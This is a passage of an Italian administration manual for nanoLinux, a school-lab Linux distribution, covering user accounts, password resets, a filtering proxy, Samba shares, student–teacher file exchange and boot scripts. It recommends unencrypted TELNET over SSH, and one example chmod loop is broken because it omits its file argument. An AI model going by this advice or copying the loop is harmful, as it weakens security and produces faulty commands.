Quando viene richiesto di inserire un utente, il programma che si occupa di questo consente di aggiungere dei dati ulteriori all'interno di un campo aggiuntivo. Ciò va usato per indicare i dati significativi dell'utenza, in base al contesto di utilizzo. Seguono due esempi; il primo riferito all'utente Mario Rossi che è uno studente di 5A «igea», il secondo riferito al professor Sempronio Dicembrino che è docente di economia aziendale:

```
.------------Add a new user---------------.
| Please insert the new user name (only   |
| lower case letters and numbers, max 16  |
| characters):                            |
| |1234567890123456|                      |
| .-------------------------------------. |
| |                                     | |
| `-------------------------------------' |
|-----------------------------------------|
|         <  OK  >     <Cancel>           |
`-----------------------------------------'
```

`rossimario` [OK]

```
.--------Classify user-----------.
| Please select a hierarchy name |
| for the user: it will be used  |
| as an intermediate directory   |
| after "/home/".                |
| .----------------------------. |
| |   new      add a new one   | |
| |   4AI0708   /home/4A0708   | |
| |   4BI0708   /home/4B0708   | |
| `----------------------------' |
|--------------------------------|
|     <  OK   >   <Annulla>      |
`--------------------------------'
```

Non essendo già stata prevista la classificazione '**5AI0708**', si seleziona la voce '**new**' per passare all'inserimento manuale:

```
.-------------------Classify user----------------------.
| Please insert a hierarchy name for the user: it will   |
| be used as an intermediate directory after "/home/".   |
| Please insert only upper case letters and digits (A-Z, |
| 0-9; min 4, max 8 characters):                         |
| |12345678|                                             |
| .--------------------------------------------------.  |
| |2007                                              | |
| `--------------------------------------------------'  |
|--------------------------------------------------------|
|              <  OK   >        <Annulla>                |
`--------------------------------------------------------'
```

Viene cancellato il valore predefinito e viene assegnata la sigla '**5AI0708**':

[*Canc*][*Canc*][*Canc*][*Canc*]

5AI0708 OK

Vengono richiesti alcuni dati addizionali, che è bene compilare per poter individuare correttamente l'utente:

```
.-------Full user name----------.
| Please insert the user full   |
| name and maybe some more data |
| to identify it.               |
| .--------------------------.  |
| |studente Mario Rossi 5A ige| |
| `--------------------------'  |
|-------------------------------|
|     <  OK  >   <Cancel>       |
`-------------------------------'
```

studente Mario Rossi 5A igea 2007/2008 [*Invio*]

```
Adding user `rossimario'...
Adding new group `rossimario' (1000).
Adding new user `rossimario' (1000) with group `rossimario'.
Creating home directory `/home/5AI0708/rossimario'.
Copying files from `/etc/skel'
```

Al termine viene richiesto di inserire per due volte la parola d'ordine, cosa che deve essere fatta direttamente dalla persona per la quale si crea l'utenza.

```
.--------New password---------.
| Please insert the new       |
| password for user           |
| "rossimario" width home     |
| directory                   |
| "/home/5AI0708/rossimario": |
| .-------------------------. |
| |************            | |
| `-------------------------' |
|-----------------------------|
|    <  OK  >  <Cancel>       |
`-----------------------------'
```

digitazione_all'oscuro OK

L'inserimento corrisponde alla visualizzazione di una serie di asterischi.

```
.--------New password---------.
| Please insert again the     |
| new password for user       |
| "rossimario" width home     |
| directory                   |
| "/home/5AI0708/rossimario": |
| .-------------------------. |
| |************            | |
| `-------------------------' |
|-----------------------------|
|    <  OK  >  <Cancel>       |
`-----------------------------'
```

digitazione_all'oscuro OK

Dopo l'inserimento, per due volte, della parola d'ordine, se tutto è stato fatto senza errori, soprattutto se la parola d'ordine è stata inserita correttamente, compare il messaggio seguente, a cui si risponde semplicemente con un No. In ogni caso, si deve avere cura di ricordare il proprio nominativo-utente e la parola d'ordine.

```
.----------print------------.
| Should I print the user   |
| data?                     |
|---------------------------|
|   <  Yes  >  <  No  >     |
`---------------------------'
```

No

Al termine si può procedere con l'utente successivo:

```
.------------Add a new user---------------.
| Please insert the new user name (only   |
| lower case letters and numbers, max 16  |
| characters):                            |
| |1234567890123456|                      |
| .-------------------------------------. |
| |                                     | |
| `-------------------------------------' |
|-----------------------------------------|
|         <  OK  >     <Cancel>           |
`-----------------------------------------'
```

Passando all'inserimento dell'utente «Sempronio Dicembrino», la somma di cognome e nome sarebbe troppo lunga, pertanto si concorda con l'utente di usare il nominativo '**`dicembrinosempro`**':

`dicembrinosempro` OK

```
.--------Classify user-----------.
| Please select a hierarchy name |
| for the user: it will be used  |
| as an intermediate directory   |
| after "/home/".                |
| .----------------------------. |
| |   new      add a new one   | |
| |   4A0708   /home/4A0708    | |
| |   4B0708   /home/4B0708    | |
| |   5A0708   /home/5A0708    | |
| `----------------------------' |
|--------------------------------|
|     <  OK   >   <Annulla>      |
`--------------------------------'
```

Non essendo già stata prevista la classificazione '**DOCENTI0**', si seleziona la voce '**new**' per passare all'inserimento manuale:

```
.-------------------Classify user-----------------------.
| Please insert a hierarchy name for the user: it will   |
| be used as an intermediate directory after "/home/".   |
| Please insert only upper case letters and digits (A-Z, |
| 0-9; min 4, max 8 characters):                         |
| |12345678|                                             |
| .---------------------------------------------------. |
| |2007                                               | |
| `---------------------------------------------------' |
|-------------------------------------------------------|
|               <  OK   >        <Annulla>              |
`-------------------------------------------------------'
```

Viene cancellato il valore predefinito e viene assegnata la sigla '**DOCENTI0**':

[*Canc*][*Canc*][*Canc*][*Canc*]

DOCENTI0 OK

```
.-------Full user name----------.
| Please insert the user full   |
| name and maybe some more data |
| to identify it.               |
| .---------------------------. |
| |prof. Sempronio Dicembrino | |
| `---------------------------' |
|-------------------------------|
|     <  OK  >   <Cancel>       |
`-------------------------------'
```

prof. Sempronio Dicembrino economia aziendale 2007/2008 [*Invio*]

```
Adding user dicembrinosempro...
Adding new group dicembrinosempro (1004).
Adding new user dicembrinosempro (1004) with group dicembrinosempro.
Creating home directory /home/DOCENTI0/dicembrinosempro.
Copying files from /etc/skel
```

```
.------------New password------------.
| Please insert the new              |
| password for user                  |
| "dicembrinosempro" width           |
| home directory                     |
| "/home/DOCENTI0/dicembrinosempro": |
| .--------------------------------. |
| |************                    | |
| `--------------------------------' |
|------------------------------------|
|         <  OK  >   <Cancel>        |
`------------------------------------'
```

digitazione_all'oscuro OK

```
.------------New password------------.
| Please insert again the new        |
| password for user                  |
| "dicembrinosempro" width home      |
| directory                          |
| "/home/DOCENTI0/dicembrinosempro": |
| .--------------------------------. |
| |************                    | |
| `--------------------------------' |
|------------------------------------|
|         <  OK  >   <Cancel>        |
`------------------------------------'
```

digitazione_all'oscuro OK

Al termine, dopo la conferma dell'inserimento della parola d'ordine e dopo aver deciso se stampare o meno il promemoria, non dovendo inserire altri utenti, basta concludere selezionando il pulsante grafico CANCEL.

Quando si tenta di inserire un nominativo utente molto lungo, è probabile che l'operazione si concluda ugualmente con successo, ma ciò avviene perché il programma riduce automaticamente il nome ai primi 16 caratteri. Pertanto, se si inserisce il nominativo «dicembrinosempronio» si ottiene in pratica l'utente «dicembrinosempro». Di questo occorre tenerne conto, perché poi gli utenti chiedono aiuto quando non riescono ad accedere al sistema; in tal caso basta dire loro di riprovare con i soli primi 16 caratteri del nominativo presunto.

792.2.2 Procedura per la modifica di una parola d'ordine

Gli studenti sono spesso smemorati ed è facile che dimentichino la parola d'ordine necessaria per accedere ai propri dati. Per questo, gli insegnanti che hanno facoltà amministrative, devono poter consentire agli studenti di modificare la loro parola d'ordine, facendo però attenzione che si tratti effettivamente dell'utente corretto.

Mentre l'aggiunta delle utenze può anche essere affidata agli studenti, in modo che ognuno aggiunga la propria, la modifica della parola d'ordine deve essere sempre guidata dall'amministratore, il quale deve controllare che si tratti effettivamente di un nominativo associato alla classe a cui dovrebbe appartenere. Infatti, potrebbe succedere che lo studente dimentichi il proprio nominativo utente corretto (e non la parola d'ordine), quando nella scuola ci possono essere delle omonimie che hanno richiesto di usare delle piccole varianti nei nominativi rispetto alla regola generale del cognome+nome.

La prima maschera che viene proposta all'amministratore, richiede l'inserimento del nominativo-utente, per il quale va cambiata la parola d'ordine:

```
.-------Change password---------.
| Please insert the user name   |
| who have to change the        |
| password:                     |
| .---------------------------. |
| |                           | |
| `---------------------------' |
|-------------------------------|
|     <  OK  >   <Cancel>       |
`-------------------------------'
```

rossimario [OK]

A questo punto viene chiesto di digitare subito la nuova parola d'ordine, ma, come si vede dall'esempio, si può verificare il percorso della directory personale dell'utente relativo, dove è indicata la classe a cui questo appartiene. Ciò dovrebbe consentire di fare confusione tra nominativi-utente di studenti omonimi, appartenenti a classi differenti.

```
.-------New password---------.
| Please insert the new      |
| password for user          |
| "rossimario" width home    |
| directory                  |
| "/home/5A0708/rossimario": |
| .------------------------. |
| |********                | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Logicamente, la digitazione della parola d'ordine è compito dell'utente che deve cambiarla.

digitazione_all'oscuro [OK]

```
.-------New password---------.
| Please insert again the    |
| new password for user      |
| "rossimario" width home    |
| directory                  |
| "/home/5A0708/rossimario": |
| .------------------------. |
| |********                | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

digitazione_all'oscuro [OK]

792.2.3 Utilizzo del proxy HTTP (solo per utenti esperti o per coloro che vogliono diventarlo)

Presso l'elaboratore che offre i servizi con un sistema nanoLinux, è presente un servizio proxy HTTP, che utilizza OOPS e da DansGuardian, dove, per la precisione, DansGuardian si avvale di OOPS.

DansGuardian riconosce gli utenti attraverso il protocollo IDENT, ma questo viene offerto solo dai sistemi nanoLinux, mentre con MS-Windows ciò non è possibile. Per questa ragione, nella sezione si fa riferimento alla porta 3128 (e non alla 8080), dove risponde direttamente OOPS, senza il filtro di DansGuardian. In questo modo, la configurazione che conta per il filtro dei siti degli utenti che utilizzano sistemi MS-Windows è solo quella di OOPS.

Se lo si ritiene appropriato, si possono riconfigurare i navigatori utilizzati con MS-Windows in modo da avvalersi del servizio proxy HTTP offerto presso lo stesso elaboratore 192.168.0.71. Per farlo va indicato, logicamente, l'indirizzo IPv4 del proxy (192.168.0.71) e la porta, che corrisponde al numero 3128.

Figura 792.24. Configurazione ipotetica di un navigatore per l'utilizzo di un servizio proxy HTTP.

HTTP proxy:	192.168.0.71	port:	3128
Secure HTTP proxy:	192.168.0.71	port:	3128
FTP proxy:	192.168.0.71	port:	3128

La configurazione del servizio proxy è tale da escludere l'accesso a siti che contengono nel loro indirizzo URI alcune parole chiave ritenute imbarazzanti; inoltre, dovrebbe impedire lo scarico di file audio-visuali. Pertanto, anche in considerazione del fatto che il servizio proxy potrebbe dare l'impressione di un accesso più lento del normale, in alcune postazioni conviene lasciare l'accesso diretto.

792.3 Accesso ai dati personali da una postazione MS-Windows

Per accedere alle directory personali (o cartelle personali), attraverso un sistema MS-Windows, gli utenti devono seguire una procedura che varia in funzione della versione di tale sistema operativo. Quello che si vede negli schemi successivi è una semplificazione che dovrebbe consentire di comprendere il procedimento, adattandolo poi alla realtà del proprio sistema effettivo.

Figura 792.25. Aggiunta di una risorsa di rete.

Figura 792.26. Indicazione del percorso della risorsa. L'elaboratore in cui è in funzione nanoLinux con il servizio Samba per la condivisione delle directory personali è raggiungibile all'indirizzo IPv4 192.168.0.71. Inoltre, l'utente ipotetico che deve collegarsi è «rossimario».

Figura 792.27. La risorsa risulta disponibile ed è possibile accedervi come se fosse un'unità a disco. Una volta collegata la risorsa, si suppone di voler salvare al suo interno un file con il nome '`miofile`'.

È molto probabile che il sistema MS-Windows chieda di memorizzare la parola d'ordine inserita: è evidente che ciò non va fatto, altrimenti un estraneo potrebbe accedere conoscendo semplicemente il nominativo-utente. Inoltre, al termine dell'utilizzo della risorsa, è necessario procedere al suo distacco, come si farebbe con un'unità rimovibile, altrimenti i dati rimarrebbero accessibili.

792.4 Scambio di dati tra insegnanti e studenti

Le utenze create nel modo descritto dovrebbero prevedere già due sottocartelle, denominate rispettivamente '`verifiche\`' e '`strumenti\`'. Gli studenti mettono i file delle verifiche all'interno di cartelle del tipo '`verifiche\`***insegnante***`\`', mentre gli insegnanti mettono a disposizione dei file ai loro studenti mettendoli all'interno di cartelle del tipo '`strumenti\`***classe***`\`'.

792.4.1 Cosa si richiede agli insegnanti

Gli insegnanti devono creare nella loro cartella personale due sottocartelle: '`verifiche\`' e '`strumenti\`' (ammesso che non siano già presenti). Nella sottocartella '`verifiche\`' non devono mettere alcunché, mentre nella sottocartella '`strumenti\`' devono collocare altre cartelle, corrispondenti alle classi con cui hanno a che fare. Per esempio, un certo insegnante potrebbe avere bisogno di creare le cartella '`strumenti\5AI0708\`' e '`strumenti\4AI0708\`'. All'interno di queste sottocartelle ulteriori, gli insegnanti possono collocare i file che vogliono offrire in lettura agli studenti delle classi rispettive.

Quando anche gli studenti creano le loro sottocartelle, nel modo che viene descritto nella sezione successiva, utilizzando la funzione '**`custom1`**' del menù amministrativo, si creano dei collegamenti tali da permettere agli insegnanti di trovare, a partire dalla propria cartella '`verifiche\`', una struttura contenente l'indicazione delle classi e dei nominativi-utente degli studenti che hanno salvato delle verifiche.

792.4.2 Cosa si richiede agli studenti

Gli studenti devono creare nella loro cartella personale due sottocartelle: '`verifiche\`' e '`strumenti\`', esattamente come gli insegnanti, ma per scopi opposti. Nella sottodirectory '`verifiche\`' devono aggiungere altre cartelle, ognuna con il nome corrispondente al nominativo-utente di un insegnante per il quale devono produrre delle verifiche. Per esempio, chi deve avere a che fare con l'insegnante Sempronio Dicembrino che ha l'utenza '**`dicembrinosempro`**', deve creare la cartella '`verifiche\dicembrinosempro\`'. In questa cartella, lo studente mette i file delle verifiche destinate all'insegnante Dicembrino.

Nella cartella '`strumenti\`', invece, gli studenti non devono mettere alcunché: quando poi viene utilizzata la funzione '**`custom1`**', gli studenti trovano i collegamenti ai file pubblicati dagli insegnanti che hanno a che fare con loro.

792.4.3 Esempio

Per comprendere il meccanismo, si prenda lo studente Mario Rossi, della classe 5C IGEA, la cui cartella personale corrisponde alla directory '`/home/5CI0708/rossimario/`' presso l'elaboratore 192.168.0.71, e l'insegnante Sempronio Dicembrino, la cui directory personale corrisponde a '`/home/DOCENTI0/dicembrinosempro/`' presso lo stesso elaboratore. Lo studente Rossi prepara una verifiche per l'insegnante Dicembrino, costituita dal file '`esercizio`' che colloca nella propria cartella personale sotto '`verifiche\dicembrinosempro\`'; per converso, l'insegnante Dicembrino trova nella propria cartella personale, sotto '`verifiche\home\5CI0708_rossimario\`' il file '`esercizio`'.

Nello stesso modo, l'insegnante Dicembrino predispone un file, denominato '`modello`' e lo mette nella propria cartella sotto '`strumenti\5CI0708\`', perché gli studenti della classe 5C IGEA (dell'anno scolastico 2007/2008) possano utilizzarlo. Per converso, lo studente Rossi trova nella propria cartella, sotto '`strumenti\dicembrinosempro\`' il file '`modello`' predisposto dall'insegnante.

792.5 Accesso remoto a un elaboratore GNU/Linux

Quando l'attività didattica lo richiede, è possibile far collegare gli studenti all'elaboratore 192.168.0.81, attraverso il protocollo TELNET, in modo da poter dare comandi secondo la tradizione Unix. Per questo gli utenti possono utilizzare il programma PuTTY, come si vede nella figura seguente:

È importante che in questa situazione si usi il protocollo TELNET (e non SSH), in modo da non sovraccaricare inutilmente l'elaboratore con la cifratura della comunicazione.

792.6 Registri elettronici

Il registro degli accessi degli studenti e di tutti gli altri utenti è disponibile, per controlli, presso l'indirizzo:

⟨*http://192.168.0.71/cgi-bin/var_log?samba/log.nanohost* ⟩.

792.7 Eliminazione delle utenze

Le utenze possono essere eliminate, assieme ai dati relativi, dal responsabile del servizio, mentre gli insegnanti che hanno la facoltà di aggiungere le utenze e di modificare le parole d'ordine non possono farlo.

Alla fine delle attività didattiche normali dell'anno scolastico (nel mese di giugno), le utenze degli studenti vengono eliminate dal responsabile del servizio. All'inizio dell'anno scolastico successivo, le utenze necessarie vanno ricreate nuovamente, associandole alle nuove classi attribuite agli studenti stessi.

Dal momento che le utenze degli studenti vengono eliminate al termine delle attività didattiche dell'anno scolastico, **è necessario che ognuno si assicuri di avere una copia funzionante dei dati**, attraverso un mezzo di memorizzazione idoneo, come possono esserlo i CD/DVD-ROM e le memorie solide USB (penne USB), **al fine di conservare** nel modo corretto, **i lavori sviluppati nel corso dell'anno scolastico**.

Capitolo 793

Problemi di nanoLinux e soluzioni

nanoLinux è organizzato secondo una struttura particolare, sia per semplicità, sia per cercare di ridurre l'utilizzo della memoria centrale. L'organizzazione stessa di nanoLinux può essere la causa di alcuni problemi, che però a volte si possono risolvere semplicemente.

793.1 Avvio con GRUB 1 da DVD

Il DVD di nanoLinux potrebbe essere reso avviabile con GRUB 1, ma in tal caso la voce predefinita è '**`auto`**' e non è possibile avviare invece il sistema installato nel primo disco fisso. Tuttavia, senza la possibilità di avviare ciò che è già presente nel disco fisso, viene meno una caratteristica importante di nanoLinux, che se usato da DVD, non viene espulso al termine del funzionamento, ma ugualmente non deve interferire con il lavoro normale anche se rimane nel lettore. Pertanto, è sempre meglio usare ISOLINUX per l'avvio da DVD.

793.2 Directory personale in un disco esterno

Utilizzando nanoLinux avviato da DVD, può essere comodo gestire i propri dati personali utilizzando una memoria esterna, come un'unità USB a disco o allo stato solido. Per fare questo basta preoccuparsi di innestare il disco e probabilmente conviene decidere di usare uno degli utenti comuni stabiliti, sistemando di conseguenza la proprietà della directory radice dell'unità esterna:

`fdisk /dev/sda` [*Invio*]

...

`mkfs.ext3 /dev/sda1` [*Invio*]

`mount /mnt/sda1` [*Invio*]

`chown tizio:tizio /mnt/sda1` [*Invio*]

`umount /mnt/sda1` [*Invio*]

I passaggi mostrati abbreviano e semplificano la procedura per creare una partizione (la prima) in un disco USB o in uno *stick* USB, facendo in modo che l'utente '**`tizio`**' la possa utilizzare come vuole.

Così facendo, utilizzando l'utenza '**`tizio`**' si possono salvare dati in questo disco, purché prima venga innestato. Tuttavia, rimanendo a questo livello di utilizzo, manca la possibilità di modificare in modo duraturo la configurazione personale dell'utente, perché i dati contenuti nella directory personale vanno perduti. Per risolvere questo problema, si può fare in modo di copiare la struttura iniziale della directory personale dell'utente '**`tizio`**' nel disco esterno, avendo cura ogni volta di innestarlo nel modo giusto:

`mount /mnt/sda1` [*Invio*]

`cp -dpRv /home/tizio /mnt/sda1` [*Invio*]

`umount /mnt/sda1` [*Invio*]

Eventualmente si può decidere di gestire in maniera diversa il disco esterno, per esempio inserendo il contenuto dei dati personali dell'utente in una sottodirectory, ma il procedimento non cambia; quando si vuole usare quella directory personale occorre prima agire come utente '**root**' seguendo lo schema seguente:

mount /mnt/sda1 [*Invio*]

mount --bind /mnt/sda1 /home/tizio [*Invio*]

Quindi ci si può identificare come utente '**tizio**'. Se la directory personale dell'utente si trovasse invece, per esempio, nella sottodirectory 'mia/directory/personale/' nel disco esterno, basterebbe cambiare il collegamento finale nel modo seguente:

mount --bind /mnt/sda1/mia/directory/personale /home/tizio [*Invio*]

793.2.1 Automatizzare la procedura

Dal momento che è possibile salvare la configurazione di nanoLinux anche in un disco USB esterno, nulla vieta di modificare lo script '/etc/init.d/rc.nano' o '/etc/rc.local', aggiungendo le istruzioni necessarie a innestare lo stesso disco USB in modo da trovare poi la propria directory personale, secondo le proprie intenzioni. Tuttavia, l'impegno per fare questo a mano è minimo, ma soprattutto meno stressante.

793.3 Utenze generiche

Quando si installa nanoLinux in modo che utilizzi il file system in lettura e scrittura, le utenze generiche costituite dai nomi '**tizio**', '**caio**' e gli altri, vengono disabilitate, nel senso che viene tolta la parola d'ordine, ma per il resto sono intatte.

Per un utente poco esperto, la disponibilità di queste utenze può essere un vantaggio, perché basta attribuire una parola d'ordine e queste tornano a funzionare. A questo proposito, c'è da osservare che gli utenti '**tizio**' e gli altri, fanno parte di diversi gruppi, cosa che facilita l'accesso ai dischi e ad altre componenti fisiche dell'elaboratore. Un utilizzatore poco esperto, potrebbe avere difficoltà a dare a un'utenza nuova gli stessi privilegi che gli utenti generici, predefiniti, hanno già.

Naturalmente ci possono essere situazioni in cui gli utenti generici predefiniti sono totalmente inutili. In questi casi conviene provvedere manualmente alla loro eliminazione, soprattutto per ciò che riguarda le directory personali. Tuttavia, se si tratta di una copia di nanoLinux installata per poter generare successivamente un DVD «live», conviene lasciare le voci di questi utenti nei file '/etc/passwd' e '/etc/group', per evitare che l'installazione di un programma che richiede la creazione di un utente fittizio vada a utilizzare proprio i numeri UID e GID che sono previsti invece per gli utenti '**tizio**' e gli altri. Dovendo mantenere questi utenti nei file '/etc/passwd' e '/etc/group' si può assegnare al posto della shell comune il file '/bin/false'.

Se si lasciano le directory personali degli utenti generici predefiniti, in un elaboratore che offre le directory personali attraverso il protocollo NFS, se questo servizio viene utilizzato tramite DVD, dal momento che lì tali utenze sono attive, è possibile salvare i file attraverso NFS. Si osservi che è sufficiente il protocollo NFS, perché le utenze generiche predefinite hanno numeri UID al di sotto del livello minimo previsto per la gestione attraverso il NIS (in base

alla configurazione che prevede come UID minimo il numero 1000). Se questo avviene in un laboratorio didattico, significa che gli studenti possono scambiare file tra di loro, perché, per esempio, chiunque può diventare '**tizio**'.

793.4 Messaggi di errore

Durante il funzionamento in modalità grafica, viene mostrato normalmente un riquadro contenente i messaggi generati dai programmi. Questi messaggi comprendono quanto emesso dallo standard output e dallo standard error. Tra i messaggi appaiono anche quelli generati dal gestore di finestre e in particolare sarebbe molto frequente il messaggio seguente:

```
[FVWM][get_menu_options]: <<ERROR>> invalid rectangle geometry
```

Questa segnalazione in particolare sembra essere generata erroneamente, per un problema che in realtà non sussiste. Dal momento che questo messaggio in particolare verrebbe emesso ogni volta che si apre il menù, dando così un fastidio inutile, il comando che mostra il riquadro dei messaggi fa in modo che non appaia.

793.5 Programmi «duri a morire»

Durante il funzionamento in modalità grafica, può capitare di avviare dei programmi che poi, non vogliono saperne di terminare il loro funzionamento quando la sessione grafica viene conclusa. Questo tipo di inconveniente si è manifestato, in modo particolare, con il programma '**alsamixergui**', che per questa ragione non viene più installato. Per lo stesso motivo, non sono disponibili funzioni per generare sfondi dinamici.

793.6 Studenti troppo furbi

nanoLinux è organizzato in modo particolare per l'uso in un laboratorio didattico, per studenti della scuola media superiore. Di norma, un esercizio o un compito richiede che ognuno lavori utilizzando i propri dati, senza poter accedere alle directory personali degli altri utenti (soprattutto in considerazione del fatto che si presume i dati personali siano centralizzati e condivisi nella rete locale).

Per rendere più complicata la condivisione indesiderata dei dati, alla creazione delle utenze, la proprietà della directory personale (solo la directory, non il contenuto) viene attribuita a '**root**', lasciando il gruppo associato correttamente all'utente per il quale esiste tale directory. Ciò comporta che l'utente non possa cambiare i permessi stabiliti per tale directory. Naturalmente, gli utenti hanno un proprio gruppo privati e al proprio gruppo sono concesse tutte le operazioni sulla directory.

I permessi iniziali consentono anche agli altri utenti di accedere (il permesso di «esecuzione»), allo scopo di rendere possibile l'interscambio di file tra studenti e docenti, oppure per consentire la pubblicazione di file nella directory '~/public_html/'. Tuttavia, dal momento che, se gli studenti conoscono i nomi dei file possono ugualmente condividerli, si può applicare una politica più rigida, togliendo anche tale permesso. A titolo di esempio, supponendo di voler limitare gli accessi a un'ipotetica classe 5A dell'anno scolastico 2007/2008, ammesso di avere organizzato correttamente la struttura delle directory personali, si potrebbe procedere così:

cd /home/5A0708 [*Invio*]

```
# for s in * ; do chmod 0770 ; done [Invio]
```

In tal caso, però, lo script fornito come esempio per facilitare lo scambio di dati tra studenti e docenti non funzionerebbe più e andrebbe riscritto copiando materialmente i file.

Adattamento di nanoLinux

Una volta installato nanoLinux, è possibile aggiungere o eliminare dei pacchetti applicativi secondo la procedura prevista dalla distribuzione GNU/Linux Debian. In condizioni normali, è sufficiente il comando '**`nanorc nanolinux make`**' per riprodurre il tutto in un nuovo DVD.

Alle volte potrebbe essere necessario un adattamento più consistente e a tale scopo possono servire le note di questo capitolo.

794.1 Gerarchia doppia

Quando nanoLinux è installato nel disco fisso secondo la procedura normale, oltre alla struttura comune di file e directory, appare la directory '`/CD-ROOT/`', all'interno della quale, tra le altre cose, appare anche la directory '`HD-ROOT/`' (in pratica '`/CD-ROOT/HD-ROOT/`').

La directory '`/CD-ROOT/`' rappresenta la radice del DVD *live* che si va a creare, mentre la directory '`/CD-ROOT/HD-ROOT/`' deve innestare nuovamente la struttura installata nel disco fisso; pertanto, nel file '`/etc/fstab`' devono apparire due righe simili a quelle seguenti:

```
/dev/hda2  /                auto  defaults,errors=remount-ro  0  1
/dev/hda2  /CD-ROOT/HD-ROOT auto  defaults,noauto             0  0
```

In questo caso la seconda riga non prevede un innesto automatico all'avvio, ma a ciò provvede comunque '**`nanorc nanolinux make`**'.

Quando si avvia il DVD *live*, la struttura che si vede si compone in particolare della directory '`/HD-ROOT/`', la quale contiene dati non modificabili e serve per copiare il suo contenuto nel disco fisso, quando si va a installare nanoLinux.[1]

Figura 794.2. Confronto tra i file system durante il funzionamento da disco fisso rispetto al funzionamento da DVD.

disco fisso
(file system in lettura e scrittura)

DVD
(file system in sola lettura)

794.2 Creazione di un DVD

La creazione di un nuovo DVD di nanoLinux si ottiene tramite il comando '**`nanorc nanolinux make`**'. Lo script '**`nanorc`**' ('`/etc/script/nanorc`') è molto lungo e articolato; le istruzioni che riguardano la creazione di un nuovo disco sono racchiuse in una struttura '**`if`**'...'**`elif`**'...'**`fi`**'. In questa struttura si verifica se il comando selezionato è ammissibile, in base al fatto che l'avvio dello script avvenga da disco fisso o da DVD-ROM e al tipo di utente che lo esegue. L'istruzione che introduce la creazione di un nuovo disco è quella seguente:

```
elif [ "$UID" = "0" ] && [ "$CDROM" = "0" ] ↩
↪&& [ "$COMMAND" = "nanolinux" ] && [ "$DIRECTIVE" = "make" ]
then
    istruzioni_creazione_disco
elif …
…
```

Tra le tante cose che avvengono qui dentro, si preparano le directory '/CD-ROOT/etc/' e '/CD-ROOT/var/', utilizzando anche il contenuto di '/CD-ROOT/etc.CD-ROM/' e '/CD-ROOT/var.CD-ROM/'.

In pratica, la directory '/CD-ROOT/etc/' viene ottenuta copiando la stessa struttura contenuta in '/etc/', sostituendo ogni file che non sia una directory con un collegamento simbolico che punta alla stessa cosa a partire da 'HD-ROOT/etc/'; in modo analogo procede la preparazione della directory '/CD-ROOT/var/'. Quindi, viene ricopiato sopra il contenuto di '/CD-ROOT/etc/' e di '/CD-ROOT/var/', quanto si trova dentro '/CD-ROOT/etc.CD-ROM/' e '/CD-ROOT/var.CD-ROM/' rispettivamente. Naturalmente, questa è una semplificazione; in pratica, prima di passare alla sovrapposizione delle directory '/CD-ROOT/*.CD-ROOT/', lo script fa qualche ritocco indispensabile.

Dovendo intervenire in modo da modificare il contenuto delle directory '/etc/' o '/var/' durante il funzionamento da DVD, si può agire nelle directory '/CD-ROOT/etc.CD-ROM/' e '/CD-ROOT/var.CD-ROM/', a meno che si tratti di una situazione che non si risolve con la semplice copia di qualcosa di diverso. Per esempio, se un collegamento simbolico contenuto in una di queste directory può creare problemi, lo si può sostituire con un file vero e proprio, che in fase di funzionamento da DVD risulterebbe modificabile. Quello che non si può fare è rimpiazzare una directory con un file e nemmeno cancellare qualcosa; in queste situazioni estreme, diventa necessario intervenire nello script '**nanorc**'.

794.3 Avvio del sistema

nanoLinux prevede alcuni script speciali che entrano in funzione durante la fase di avvio.

794.3.1 Script «/etc/init.d/rc.hardware»

Lo script '/etc/init.d/rc.hardware' viene eseguito all'avvio (attraverso il collegamento simbolico '/etc/rcS.d/S31rc.hardware') per una prima scansione dei componenti installati, allo scopo di caricare i moduli relativi se necessario.

In generale, non dovrebbe essere necessario intervenire in questo script, salvo il caso in cui si vogliano caricare moduli di componenti che non possono essere rilevati automaticamente.

794.3.2 Script «/etc/init.d/rc.config»

Lo script '/etc/init.d/rc.config' viene eseguito all'avvio (attraverso il collegamento simbolico '/etc/rcS.d/S32rc.config') per ripristinare alcuni file di configurazione, secondo quanto richiesto dall'organizzazione di nanoLinux.

In generale, non dovrebbe essere necessario intervenire in questo script, salvo per estendere tale sistema ad altri file di configurazione che non siano stati già previsti.

794.3.3 Script «/etc/init.d/rc.network»

Lo script '/etc/init.d/rc.network' è completamente diverso da quanto prevede la distribuzione GNU/Linux Debian, perché configura e instrada le interfacce di rete in base all'impostazione di nanoLinux, provvedendo anche alla configurazione automatica di diverse cose se si utilizza il DHCP.

Teoricamente, questo script dovrebbe andare bene così come è già impostato, anche per la gestione del firewall. Eventualmente, all'interno della funzione '**network_reactivation()**' si possono cercare alcuni riferimenti se si vogliono apportare delle modifiche:

- ```
  …
      elif    [ "$INTERNAL_IPV4" = "$INTERNAL_ROUTER" ]
      then
          …
  …
  ```

  questa condizione introduce le istruzioni riferite al caso in cui l'elaboratore funga da router;

- ```
  …
      elif    [ "$INTERNAL_IPV4" = "$INTERNAL_ROUTER" ]
      then
          …
      else
          …
  …
  ```

  successivamente, dopo l'istruzione '**else**' allo stesso livello di annidamento, si trovano le istruzioni relative a un nodo che non ha un ruolo particolare, come nel caso della configurazione in qualità di cliente DHCP.

794.3.4 Script «/etc/init.d/rc.nano»

Lo script '/etc/init.d/rc.nano' viene eseguito all'avvio del sistema operativo (attraverso il collegamento simbolico '/etc/rcS.d/S98rc.nano'). Lo scopo di questo script è quello di sistemare alcune cose, che riguardano espressamente nanoLinux. In particolare viene configurata la console per il funzionamento con la codifica UTF-8.

794.3.5 Script «/etc/rc.local»

Dopo lo script '/etc/init.d/rc.nano' viene eseguito lo script '/etc/rc.local' (tramite una chiamata contenuta in '/etc/init.d/rc.local'). Questo script viene svuotato alla creazione di un nuovo DVD di nanoLinux ed è pensato soprattutto per la personalizzazione di un gruppo di elaboratori sincronizzati tra di loro.

In generale, quello che si fa nello script '/etc/rc.local' si potrebbe fare nello stesso modo alla fine di '/etc/init.d/rc.nano', ma può risultare più comodo tenere intatto '/etc/init.d/rc.nano' e intervenire solo in '/etc/rc.local'.

794.3.6 Script «/etc/init.d/rc.last»

Alla fine, o quasi, della procedura di avvio, viene eseguito lo script '`/etc/init.d/rc.last`', il quale serve a contenere istruzioni che, per qualche ragione, non possono essere impartite prima, all'interno di '`/etc/init.d/rc.nano`'.

794.3.7 Script «/etc/init.d/rc.CD-ROM»

